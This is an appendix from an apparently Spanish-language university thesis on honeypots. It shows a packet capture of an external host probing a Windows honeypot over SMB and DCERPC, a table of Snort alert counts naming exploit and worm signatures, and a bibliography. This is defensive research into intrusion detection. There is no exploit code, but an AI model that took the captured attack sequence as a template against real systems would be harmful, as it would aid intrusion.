2008-09-08 21:37:41.579402	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] Negotiate Protocol Response
2008-09-08 21:37:41.579402	203.68.133.170	IP HONEYPOT WINDOWS	SMB	Session Setup AndX Request, User: \ADMIN
2008-09-08 21:37:41.581281	203.68.133.170	IP HONEYPOT WINDOWS	SMB	[TCP Out-Of-Order] Session Setup AndX Request, User: \ADMIN
2008-09-08 21:37:41.581281	IP HONEYPOT WINDOWS	203.68.133.170	SMB	Session Setup AndX Response, Error:

				STATUS_LOGON_FAILURE
2008-09-08 21:37:42.096221	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] Session Setup AndX Response, Error: STATUS_LOGON_ FAILURE
2008-09-08 21:37:42.096221	203.68.133.170	IP HONEYPOT WINDOWS	TCP	ibm-mgr > netbios-ssn [RST] Seq=405 Win=0 Len=0
2008-09-08 21:37:42.096318	203.68.133.170	IP HONEYPOT WINDOWS	TCP	ibm-mgr > netbios-ssn [RST] Seq=405 Win=0 Len=0
2008-09-08 21:37:42.096318	203.68.133.170	IP HONEYPOT WINDOWS	TCP	pmcp > netbios-ssn [SYN] Seq=0 Win=64240 Len=0 MSS=1400
2008-09-08 21:37:42.096898	203.68.133.170	IP HONEYPOT WINDOWS	TCP	pmcp > netbios-ssn [SYN] Seq=0 Win=64240 Len=0 MSS=1400
2008-09-08 21:37:42.096898	IP HONEYPOT WINDOWS	203.68.133.170	TCP	netbios-ssn > pmcp [SYN, ACK] Seq=0 Ack=1 Win=16800 Len=0 MSS=1460
2008-09-08 21:37:42.613255	IP HONEYPOT WINDOWS	203.68.133.170	TCP	netbios-ssn > pmcp [SYN, ACK] Seq=0 Ack=1 Win=16800 Len=0 MSS=1460
2008-09-08 21:37:42.613255	203.68.133.170	IP HONEYPOT WINDOWS	TCP	pmcp > netbios-ssn [ACK] Seq=1 Ack=1 Win=64400 Len=0
2008-09-08 21:37:42.613304	203.68.133.170	IP HONEYPOT WINDOWS	TCP	[TCP Dup ACK 45134#1] pmcp > netbios-ssn [ACK] Seq=1 Ack=1 Win=64400 Len=0
2008-09-08 21:37:42.613304	203.68.133.170	IP HONEYPOT WINDOWS	NBSS	Session request, to *SMBSERVER<20> from LOCALHOST<00>
2008-09-08 21:37:42.633474	203.68.133.170	IP HONEYPOT WINDOWS	NBSS	[TCP Out-Of-Order] Session request, to *SMBSERVER<20> from LOCALHOST<00>
2008-09-08 21:37:42.633474	IP HONEYPOT WINDOWS	203.68.133.170	NBSS	Positive session response
2008-09-08 21:37:43.148871	IP HONEYPOT WINDOWS	203.68.133.170	NBSS	[TCP Out-Of-Order] Positive session response
2008-09-08 21:37:43.148871	203.68.133.170	IP HONEYPOT WINDOWS	SMB	Negotiate Protocol Request
2008-09-08 21:37:43.149511	203.68.133.170	IP HONEYPOT WINDOWS	SMB	[TCP Out-Of-Order] Negotiate Protocol Request
2008-09-08 21:37:43.149511	IP HONEYPOT WINDOWS	203.68.133.170	SMB	Negotiate Protocol Response
2008-09-08 21:37:43.665445	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] Negotiate

				Protocol Response
2008-09-08 21:37:43.665445	203.68.133.170	IP HONEYPOT WINDOWS	SMB	Session Setup AndX Request, User: anonymous
2008-09-08 21:37:43.666033	203.68.133.170	IP HONEYPOT WINDOWS	SMB	[TCP Out-Of-Order] Session Setup AndX Request, User: anonymous
2008-09-08 21:37:43.666033	IP HONEYPOT WINDOWS	203.68.133.170	SMB	Session Setup AndX Response
2008-09-08 21:37:44.180930	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] Session Setup AndX Response
2008-09-08 21:37:44.180930	203.68.133.170	IP HONEYPOT WINDOWS	SMB	Tree Connect AndX Request, Path: *SMBSERVER\IPC$
2008-09-08 21:37:44.182028	203.68.133.170	IP HONEYPOT WINDOWS	SMB	[TCP Out-Of-Order] Tree Connect AndX Request, Path: *SMBSERVER\IPC$
2008-09-08 21:37:44.182028	IP HONEYPOT WINDOWS	203.68.133.170	SMB	Tree Connect AndX Response
2008-09-08 21:37:44.696991	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] Tree Connect AndX Response
2008-09-08 21:37:44.698649	203.68.133.170	IP HONEYPOT WINDOWS	SMB	NT Create AndX Request, Path: \epmapper
2008-09-08 21:37:44.698649	203.68.133.170	IP HONEYPOT WINDOWS	SMB	[TCP Out-Of-Order] NT Create AndX Request, FID: 0x4000, Path: \epmapper
2008-09-08 21:37:45.214221	IP HONEYPOT WINDOWS	203.68.133.170	SMB	NT Create AndX Response, FID: 0x4000
2008-09-08 21:37:45.214221	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] NT Create AndX Response, FID: 0x4000
2008-09-08 21:37:45.216211	203.68.133.170	IP HONEYPOT WINDOWS	DCERPC	Bind: call_id: 0 ISystemActivator V0.0
2008-09-08 21:37:45.216211	203.68.133.170	IP HONEYPOT WINDOWS	DCERPC	[TCP Out-Of-Order] Bind: call_id: 0 ISystemActivator V0.0
2008-09-08 21:37:45.733968	IP HONEYPOT WINDOWS	203.68.133.170	DCERPC	Bind_ack: call_id: 0 accept max_xmit: 4280 max_recv: 4280
2008-09-08 21:37:45.733968	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] Trans Response
2008-09-08 21:37:45.734020	203.68.133.170	IP HONEYPOT WINDOWS	TCP	[TCP segment of a reassembled PDU]
2008-09-08 21:37:45.734020	203.68.133.170	IP HONEYPOT WINDOWS	TCP	[TCP Out-Of-Order] [TCP segment of a reassembled PDU]
2008-09-08 21:37:45.734642	203.68.133.170	IP HONEYPOT WINDOWS	DCERPC	Request: call_id: 0 opnum: 4 ctx_id: 0 [DCE/RPC first fragment, reas: #45170]
2008-09-08 21:37:45.734642	203.68.133.170	IP HONEYPOT WINDOWS	TCP	[TCP Out-Of-Order] [TCP segment of a reassembled PDU]

2008-09-08 21:37:45.735008	IP HONEYPOT WINDOWS	203.68.133.170	TCP	netbios-ssn > pmcp [ACK] Seq=549 Ack=2361 Win=16800 Len=0
2008-09-08 21:37:45.735008	IP HONEYPOT WINDOWS	203.68.133.170	TCP	[TCP Dup ACK 45164#1] netbios-ssn > pmcp [ACK] Seq=549 Ack=2361 Win=16800 Len=0
2008-09-08 21:37:45.924203	IP HONEYPOT WINDOWS	203.68.133.170	SMB	Write AndX Response, FID: 0x4000, 1624 bytes
2008-09-08 21:37:45.924203	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] Write AndX Response, 1624 bytes
2008-09-08 21:37:46.249766	203.68.133.170	IP HONEYPOT WINDOWS	TCP	[TCP Dup ACK 45163#1] pmcp > netbios-ssn [ACK] Seq=2361 Ack=549 Win=63852 Len=0
2008-09-08 21:37:46.249766	203.68.133.170	IP HONEYPOT WINDOWS	TCP	[TCP Dup ACK 45163#2] pmcp > netbios-ssn [ACK] Seq=2361 Ack=549 Win=63852 Len=0
2008-09-08 21:37:46.505919	203.68.133.170	IP HONEYPOT WINDOWS	ISystem	RemoteCreateInstance request[Long frame (1504 bytes)]
2008-09-08 21:37:46.505919	203.68.133.170	IP HONEYPOT WINDOWS	DCERPC	[TCP Out-Of-Order] Request: call_id: 0 opnum: 4 ctx_id: 0 [DCE/RPC last fragment, reas: #45170]
2008-09-08 21:37:58.252165	IP HONEYPOT WINDOWS	203.68.133.170	TCP	netbios-ssn > pmcp [ACK] Seq=600 Ack=2467 Win=16694 Len=0
2008-09-08 21:37:58.252165	IP HONEYPOT WINDOWS	203.68.133.170	TCP	[TCP Dup ACK 45172#1] netbios-ssn > pmcp [ACK] Seq=600 Ack=2467 Win=16694 Len=0
2008-09-08 21:37:58.252715	203.68.133.170	IP HONEYPOT WINDOWS	TCP	iconp > 9988 [SYN] Seq=0 Win=64240 Len=0 MSS=1400
2008-09-08 21:37:58.252715	203.68.133.170	IP HONEYPOT WINDOWS	TCP	iconp > 9988 [SYN] Seq=0 Win=64240 Len=0 MSS=1400
2008-09-08 21:37:58.769381	IP HONEYPOT WINDOWS	203.68.133.170	TCP	9988 > iconp [SYN, ACK] Seq=0 Ack=1 Win=16800 Len=0 MSS=1460
2008-09-08 21:37:58.769381	IP HONEYPOT WINDOWS	203.68.133.170	TCP	9988 > iconp [SYN, ACK] Seq=0 Ack=1 Win=16800 Len=0 MSS=1460
2008-09-08 21:37:58.847725	203.68.133.170	IP HONEYPOT WINDOWS	TCP	iconp > 9988 [ACK] Seq=1 Ack=1

				Win=64400 Len=0
2008-09-08 21:38:03.297848	203.68.133.170	IP HONEYPOT WINDOWS	TCP	[TCP Dup ACK 45178#1] iconp > 9988 [ACK] Seq=1 Ack=1 Win=64400 Len=0
2008-09-08 21:38:03.313541	203.68.133.170	IP HONEYPOT WINDOWS	TCP	iconp > 9988 [PSH, ACK] Seq=1 Ack=1 Win=64400 Len=255
2008-09-08 21:38:03.313541	IP HONEYPOT WINDOWS	203.68.133.170	TCP	[TCP Dup ACK 45428#1] 9988 > iconp [ACK] Seq=1 Ack=63241 Win=16670 Len=0
2008-09-08 21:38:03.313617	203.68.133.170	IP HONEYPOT WINDOWS	SMB	Close Request, FID: 0x4000
2008-09-08 21:38:03.313617	203.68.133.170	IP HONEYPOT WINDOWS	SMB	[TCP Out-Of-Order] Close Request, FID: 0x4000
2008-09-08 21:38:03.314133	203.68.133.170	IP HONEYPOT WINDOWS	TCP	iconp > 9988 [FIN, PSH, ACK] Seq=63241 Ack=1 Win=64400 Len=248
2008-09-08 21:38:03.314133	203.68.133.170	IP HONEYPOT WINDOWS	TCP	[TCP Out-Of-Order] iconp > 9988 [FIN, PSH, ACK] Seq=63241 Ack=1 Win=64400 Len=248
2008-09-08 21:38:03.314677	IP HONEYPOT WINDOWS	203.68.133.170	TCP	9988 > iconp [ACK] Seq=1 Ack=63490 Win=16422 Len=0
2008-09-08 21:38:03.314677	IP HONEYPOT WINDOWS	203.68.133.170	TCP	[TCP Dup ACK 45434#1] 9988 > iconp [ACK] Seq=1 Ack=63490 Win=16422 Len=0
2008-09-08 21:38:03.351015	IP HONEYPOT WINDOWS	203.68.133.170	TCP	9988 > iconp [FIN, ACK] Seq=1 Ack= 63490 Win=16422 Len=0
2008-09-08 21:38:03.351015	IP HONEYPOT WINDOWS	203.68.133.170	TCP	9988 > iconp [FIN, ACK] Seq=1 Ack= 63490 Win=16422 Len=0
2008-09-08 21:38:03.351321	IP HONEYPOT WINDOWS	203.68.133.170	SMB	Close Response, FID: 0x4000
2008-09-08 21:38:03.351321	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] Close Response
2008-09-08 21:38:03.829845	IP HONEYPOT WINDOWS	203.68.133.170	SMB	Trans Response, FID: 0x4000, Error: STATUS_PIPE_BROKEN
2008-09-08 21:38:03.829845	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] Trans Response, Error: STATUS_PIPE_BROKEN
2008-09-08 21:38:03.866013	203.68.133.170	IP HONEYPOT WINDOWS	TCP	iconp > 9988 [ACK] Seq=63490 Ack=2 Win=64400 Len=0
2008-09-08 21:38:03.866013	203.68.133.170	IP HONEYPOT WINDOWS	TCP	[TCP Dup ACK 45442#1] iconp > 9988

				[ACK] Seq=63490 Ack=2 Win=64400 Len=0
2008-09-08 21:38:03.866054	203.68.133.170	IP HONEYPOT WINDOWS	TCP	pmcp > netbios-ssn [ACK] Seq=2512 Ack=678 Win=63723 Len=0
2008-09-08 21:38:03.866054	203.68.133.170	IP HONEYPOT WINDOWS	TCP	[TCP Dup ACK 45444#1] pmcp > netbios-ssn [ACK] Seq=2512 Ack= 678 Win=63723 Len=0
2008-09-08 21:38:03.867153	203.68.133.170	IP HONEYPOT WINDOWS	SMB	Tree Disconnect Request
2008-09-08 21:38:03.867153	203.68.133.170	IP HONEYPOT WINDOWS	SMB	[TCP Out-Of-Order] Tree Disconnect Request
2008-09-08 21:38:04.383004	IP HONEYPOT WINDOWS	203.68.133.170	SMB	Tree Disconnect Response
2008-09-08 21:38:04.383004	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] Tree Disconnect Response
2008-09-08 21:38:04.383004	203.68.133.170	IP HONEYPOT WINDOWS	SMB	Logoff AndX Request
2008-09-08 21:38:04.383516	203.68.133.170	IP HONEYPOT WINDOWS	SMB	[TCP Out-Of-Order] Logoff AndX Request
2008-09-08 21:38:04.383516	IP HONEYPOT WINDOWS	203.68.133.170	SMB	Logoff AndX Response
2008-09-08 21:38:04.383516	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] Logoff AndX Response
2008-09-08 21:38:04.899219	203.68.133.170	IP HONEYPOT WINDOWS	TCP	pmcp > netbios-ssn [RST] Seq=2594 Win=0 Len=0
2008-09-08 21:38:04.899219	203.68.133.170	IP HONEYPOT WINDOWS	TCP	pmcp > netbios-ssn [RST] Seq=2594 Win=0 Len=0

Tabla H.1.2 Paquetes capturados de la conversación entre la máquina con ip 203.68.133.170 con el Honeypot Windows del CIB

Mensaje de Alerta	No. Veces
ATTACK-RESPONSES Microsoft cmd.exe banner Count	3
ICMP Destination Unreachable Communication with Destination Host is Administratively Prohibited Count	1
ICMP L3retriever Ping Count	2
ICMP PING CyberKit 2.2 Windows Count	30
ICMP PING NMAP Count	6
MS-SQL version overflow attempt Count	2
MS-SQL Worm propagation attempt Count	2
MS-SQL Worm propagation attempt OUTBOUND Count	2
NETBIOS DCERPC NCACN-IP-TCP IActivation remoteactivation little endian overflow attempt Count	1
NETBIOS DCERPC NCACN-IP-TCP Iactivation remoteactivation little endian overflow attenmpt Count	1

NETBIOS SMB-DS IPC$ unicode share access Count	3
NETBIOS SMB-DS lsass DsRolerUpgradeDownlevelServer unicode little endian overflow attempt Count	3
WEB-CGI awstats access Count	1
WEB-CGI formail access Count	2
WEB-CGI guestbook.cgi access Count	2
WEB-CGI viewtopic.php access Count	1
WEB-frontpage /_vti_bin/ access Count	2
WEB-frontpage POSTING Count	2
WEB-IIS view source via translate header Count	2
WEB-MISC backup access Count	2
WEB-MISC ftp attempt Count	1
WEB-MISC Phorecast remote code execution attempt Count	3
WEB-PHP admin.php accesss Count	4
WEB-PHP Advanced Poll booth.php access Count	1
Web-PHP remote include path Count	6
WEB-PHP Setup.php access Count	2
WEB-PHP view topic.php access Count	1

Tabla H.1.3 Registro de mensajes de las alertas únicas del snort para la Honeynet - FIEC




Figura H.1.1 Cuadro comparativo de alertas únicas de snort en la Honeynet - FIEC

REFERENCIAS DE GRÁFICOS

REFERENCIAS BIBLIOGRÁFICAS

[1] Lance Spitzner, “Honeypots: Tracking Hackers”, Addison Wesley professional, 2002.

[2] Definition from the honeypot mailing list at SecurityFocus

[3] Cliff Stoll, “The Cuckoo‘s Egg”

[4] Fred Cohen. The Deception Toolkit 1997. http://all.net/dtk/faq.html

[5] Network Associates, Inc. Network Associates Ships CyberCop Sting - Industry's First 'Decoy' Server Silently Traces and Tracks Hacker Activity

[6] “NetFacade”, http://www22.verizon.com/fns/solutions/netsec/netsec_netfacade.html

[7] “Honeynet Project”, http://www.honeynet.org

[8] Joey Niem, Enhancing IDS using, Tiny Honeypot , GCIA Gold Certification 2006

[9] Google Hack Honeypot, http://ghh.sourceforge.net

[10] Honeynet Project, “Know Your Enemy: Part I”. 2001. Available on line at: http://project.honeynet.org/papers/index.html

[11] Niels Provos; Thorsten Holz, Virtual Honeypots: From Botnet Tracking to Intrusion Detection, Addison Wesley professional, 2007.

[12] “Honeynet Project”, Know Your Enemy: Learning about Security Threats

(2nd Edition), 2004

[13] “Honeynet Project”, Know Your Enemy: Honeynets, 2006 http://honeynet.org/papers/honeynet/

[14] Talabis, R, Honeypots: Risks and Disadvantages of Honeypots, Philippine Honeynet Project, 2005

[15] “Falil-close”, Linux Dictionary, <http://www.tldp.org/LDP/Linux-Dictionary/html/f.html>

[16] “Fingerprinting”, < http://nmap.org/nmap-fingerprinting-article-mx.html >